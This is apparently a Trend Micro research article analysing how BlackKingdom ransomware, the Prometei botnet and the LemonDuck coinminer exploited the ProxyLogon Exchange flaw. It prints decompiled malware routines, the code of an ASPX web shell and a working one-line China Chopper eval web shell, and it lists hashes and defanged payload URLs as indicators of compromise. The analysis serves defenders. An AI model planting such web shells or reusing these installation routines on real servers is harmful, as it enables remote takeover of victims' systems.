Proxylogon: A Coinminer, a Ransomware, and a Botnet Join the Party

trendmicro.com/en_us/research/21/e/proxylogon-a-coinminer--a-ransomware--and-a-botnet-join-the-part.html

May 6, 2021



Figure 1. The malware infection chains of BlackKingdom, Prometei, and LemonDuck

Leveraging the ProxyLogon vulnerability allowed the threat actors behind BlackKingdom, Prometei, and LemonDuck to execute Chopper web shells (detected by Trend Micro as Backdoor.JS.CHOPPER.SMYCBCD and Trojan.ASP.CVE202126855.SM), which then led to the deployment of the final payload in their respective infections. The China Chopper web shell, which was first discovered in 2012, continues to be widely used by threat actors in their campaigns to gain remote access to a targeted system. It's recently been found in many ransomware families, such as Hello ransomware.

Once they have compromised a system, these can start deploying malicious activities, such as dropping ExchDefender.exe, a binary file seen in BlackKingdom and Prometei cases, or using a WMI modifier that leads to a LemonDuck infection.

BlackKingdom and Prometei infections

Both BlackKingdom (detected by Trend Micro as Ransom.Win64.BLACKKINGDOM) and Prometei (detected as Backdoor.Win64.PROMETEI, TrojanSpy.Win32.PROMETEI, Coinminer.Win64.MALXMR, and Coinminer.Win64.TOOLXMR) infections make use of ExchDefender.exe, which copies itself to a Windows folder. It then creates MSExchangeDefenderPL, a service that contains its main routine and poses as security software for Microsoft Exchange (Figure 2). This service will execute the binary file in the Windows folder with the command line “Dcomsvc” (Figure 3).

```
if ( v7 )
{
  printf("Installing MS Exchange Defender...");
  origFilePath = (const CHAR *)fileNameFunc(FileName);
  if ( *((_DWORD *)origFilePath + 5) >= 0x10u )
    origFilePath = *(const CHAR **)origFilePath;
  CopyFileA(origFilePath, "C:\\Windows\\exchdefender.exe", 0);
  if ( v11 >= 0x10 )
    j__free(FileName[0]);
  if ( createServiceFunc() )                    // Creates the service
    printf("OK\n");
  else
    printf("Error\n");
  printf("Starting...");
  if ( startServiceFunc() )                     // Starts the service
    printf("OK\n");
  else
    printf("Error\n");
  Sleep(0xBB8u);
  exit(0);
}
ServiceStartTable.lpServiceName = "MSExchangeDefenderPL";
ServiceStartTable.lpServiceProc = (LPSERVICE_MAIN_FUNCTIONA)outermost_threadFunc;
```

Figure 2. Code snippet of the installation of MSExchangeDefenderPL

```
loc_401305:
push    esi
push    0               ; lpPassword
push    0               ; lpServiceStartName
push    0               ; lpDependencies
push    0               ; lpdwTagId
push    0               ; lpLoadOrderGroup
push    offset BinaryPathName ; "C:\\Windows\\exchdefender.exe Dcomsvc"
push    0               ; dwErrorControl
push    2               ; dwStartType
push    10h             ; dwServiceType
push    0A0000000h      ; dwDesiredAccess
push    offset DisplayName ; "Microsoft Exchange Defender"
push    offset ServiceName ; "MSExchangeDefenderPL"
push    edi             ; hSCManager
call    ds:CreateServiceA
mov     esi, eax
test    esi, esi
jnz     short loc_401347
```

Figure 3. Code snippet of the Dcomsvc command

MSExchangeDefenderPL will then start enumerating files contained in this folder:

C:\Program Files\Microsoft\Exchange Server\V15\FrontEnd\HttpProxy\owa\auth.

It searches this directory for files related to web shells used in other attacks and deletes them to make sure it's the only remaining malware in the system (Figure 4). These files are as follows:

- ExpiredPassword.aspx
- frowny.aspx
- logoff.aspx
- logon.aspx
- OutlookCN.aspx
- RedirSuiteServiceProxy.aspx
- signout.aspx
- SvmFeedback.aspx

```
if ( mathFunc3((int)"ExpiredPassword.aspx", (int)FindFileData.cFileName, foundFileName, 20)
  && mathFunc3((int)"logoff.aspx", (int)FindFileData.cFileName, foundFileName, 11)
  && mathFunc3((int)"logon.aspx", (int)FindFileData.cFileName, foundFileName, 10)
  && mathFunc3((int)"OutlookCN.aspx", (int)FindFileData.cFileName, foundFileName, 14)
  && mathFunc3((int)"RedirSuiteServiceProxy.aspx", (int)FindFileData.cFileName, foundFileName, 27)
  && mathFunc3((int)"signout.aspx", (int)FindFileData.cFileName, foundFileName, 12)
  && mathFunc3((int)"SvmFeedback.aspx", (int)FindFileData.cFileName, foundFileName, 16) )
{
  if ( mathFunc3((int)"frowny.aspx", (int)FindFileData.cFileName, foundFileName, 11) )
  {
    memset(foundFileFullPath, 0, sizeof(foundFileFullPath));
    memmove_0(foundFileFullPath, &authFolder[80], strlen(&authFolder[80]));
    memmove_0(&foundFileFullPath[strlen(foundFileFullPath)], FindFileData.cFileName, foundFileName);
    DeleteFileA(foundFileFullPath);
    printf("%s\n", foundFileFullPath);
  }
}
```

Figure 4. Code snippet of the files to be deleted by MSExchangeDefenderPL

At this point, both BlackKingdom and Prometei will leverage the ProxyLogon vulnerability to deploy the Chopper web shell using a builder that modifies the Offline Address Book (OAB). Once the OAB has undergone the malicious modifications and is launched, an .ASPX web shell is created via JavaScript on the system (Figure 5). It will then connect to the virtual path to initialize the malicious web shell (Figure 6).

```
// Token: 0x06000007 RID: 7 RVA: 0x00002084 File Offset: 0x00000284
[JSFunction(JSFunctionAttributeEnum.HasStackFrame)]
public virtual void Page_Load()
{
    Microsoft.JScript.StackFrame.PushStackFrameForMethod(this, new JSLocalField[0], ((INeedEngine)this).GetEngine());
    try
    {
        object[] arg_27_0 = ((Microsoft.JScript.StackFrame)((INeedEngine)this).GetEngine().ScriptObjectStackTop()).localVars;
        Microsoft.JScript.Eval.JScriptEvaluate(base.Request["NO9BxmCXw0JE"], ((INeedEngine)this).GetEngine());
        object[] arg_59_0 = ((Microsoft.JScript.StackFrame)((INeedEngine)this).GetEngine().ScriptObjectStackTop()).localVars;
        object[] arg_6F_0 = ((Microsoft.JScript.StackFrame)((INeedEngine)this).GetEngine().ScriptObjectStackTop()).localVars;
    }
    finally
    {
        ((INeedEngine)this).GetEngine().PopScriptObject();
    }
}
```

Figure 5. JavaScript code snippet that creates the web shell

Figure 6. Code snippet that executes the .ASPX web shell

LemonDuck infections

Similarly, LemonDuck (detected by Trend Micro as Trojan.PS1.LEMONDUCK) capitalizes on the ProxyLogon bug to target systems, but its infection utilizes Windows Management Instrumentation (WMI) to modify the OAB. In one such WMI entry, we have observed a PowerShell process that executes a Base64-encoded command (Figure 7). Deobfuscating the command revealed that it's capable of modifying the ExernalUrl parameter of a specific .ASPX file (Figure 8).



Figure 7. The deobfuscated PowerShell

Figure 8. The modified ExernalUrl parameter of an .ASPX file

This enables the remote execution of commands once the .ASPX file is loaded, a common technique used by China Chopper. The command that executes the Chopper is as follows:

*<script language="JScript" runat="server">function Page_Load(){/*Exchange Service*/eval(Request["unsafe"],"unsafe");}</script>*

China Chopper is a web shell that's capable of receiving and executing backdoor commands. In this case, it drops the payload for the LemonDuck malware.

Trend Micro solutions

Trend Micro's comprehensive XDR solution applies the most effective expert analytics to the deep data sets collected from Trend Micro solutions across the enterprise — including email, endpoints, servers, cloud workloads, and networks — making faster connections to identify and stop attacks. Powerful artificial intelligence and expert security analytics correlate data from customer environments and Trend Micro's global threat intelligence to deliver fewer, higher-fidelity alerts, leading to better, early detection. One console with one source of prioritized, optimized alerts supported with guided investigation simplifies the steps needed to fully understand the attack path and impact on the organization.

Indicators of compromise

SHA256	Filename	Trend Micro Detection
a99f8ef649a65ecaf2c1298f03598b4fb3f1b17939cbe58b0117d566059731b4	ExchDefender.exe	Trojan.Win32.UNDEFENDEX.YEBDV
16ae11e3ff6cd8daaa20dc3de03b05d49655278518d95c89750731539e606b0e	ChackPassAS.aspx	Trojan.ASP.CHOPPER.YPBDV
806577311a873579a07445d0d7cdb7b2847dccdb306680563659d9fca7382708	YPEvQuXw.aspx	Trojan.ASP.CVE202126855.SM
d6ec34cdc7aa8c6199e3c017798b1c0fcb9c686a3e1d2c2d90683e1d63a6ae46	App_Web_kjvc3xzm.dll	Backdoor.MSIL.CHOPPER.YABCP
fcd3639277fa46bfcb7678d849bad50954caff4823b38b144a7e7b2ceb1e4b5d	sqhost.exe	Backdoor.Win64.PROMETEI.YEBDW
f0a5b257f16c4ccff520365ebc143f09ccf233e642bf540b5b90a2bbdb43d5b4	zsvc.exe	Backdoor.Win64.PROMETEI.YEBCS
e4bd40643f64ac5e8d4093bddee0e26fcc74d2c15ba98b505098d13da22015f5	rdpclip.exe	TrojanSpy.Win32.PROMETEI.YEBDV
d811b21ac8ab643c1a1a213e52c548e6cb0bea51ca426b75a1f5739faff16cbd	m6.exe	Coinminer.Win64.TOOLXMR.SMA
6be5847c5b80be8858e1ff0ece401851886428b1f22444212250133d49b5ee30	WindowsUpdate.exe	Trojan.Win32.COBALT.AX
81a6de094b78f7d2c21eb91cd0b04f2bed53c980d8999bf889b9a268e9ee364c	conhost.exe	Coinminer_CryptoNight.SM-WIN64
fb8f100e646dec8f19cb439d4020b5f5f43afdc2414279296e13469f13a018ca	miwalk.exe	HackTool.Win64.MIMIKATZ.ENS
b9dbdf11da3630f464b8daace88e11c374a642e5082850e9f10a1b09d69ff04f	jfkzhluonvbxicy.exe	Ransom.Win64.BLACKKINGDOM.SM

c3c786616d69c1268b6bb328e665ce1a5ecb79f6d2add819b14986f6d94031a1	mail.jsp	Trojan.PS1.LEMONDUCK.YPBD2
4ea66b41ac0e72976b42af9f0f7961f73c8eff3a1d9a3fd7e0dc7032bf4a488e	a.jsp	Trojan.PS1.LEMONDUCK.YXBCU
2eb24fb51aad7e6d556eac8276f71321a32c866225a2883e7cd4a5f22f25669b	if_mail.bin	Trojan.PS1.LEMONDUCK.YXBCU
b660aa7aca644ba880fdee75f0f98b2db3b9b55978cc47a26b3f42e7d0869fff	m6.bin	Trojan.PS1.LEMONDUCK.YXAH-A
bc3835feff6f2b3b6a8da238b87b42dad05230d2fc40aefa1749477d6e232b78	m6g.bin	Trojan.PS1.LEMONDUCK.YXBCT
42012af7555dd2f3413161474bed658cf25b730a5354255e53cfa6cc2e0f646e	kr.bin	Trojan.PS1.LEMONDUCK.YXAJH
317799c3e17b493625c600bac3e42d5f1f4c175915468400779679f0cf538bbc	if.bin	Worm.PS1.LEMONDUCK.YXBC-A

- hxxp://p1[.]feefreepool[.]net/cgi-bin/prometei[.]cgi?r=8&i=LAP057RQRL1WU541
- hxxp://173[.]249[.]19[.]202:1337/xmr64[.]exe
- hxxp://t[.]netcatkit[.]com/mail[.]jsp?mail

Exploits & Vulnerabilities

Our telemetry showed three malware families taking advantage of the ProxyLogon vulnerability beginning in March: the coinminer LemonDuck was sighted first, quickly followed by the ransomware BlackKingdom, then the Prometei botnet.

By: Arianne Dela Cruz, Cris Tomboc, Jayson Chong, Nikki Madayag, Sean Torre May 06, 2021 Read time: (words)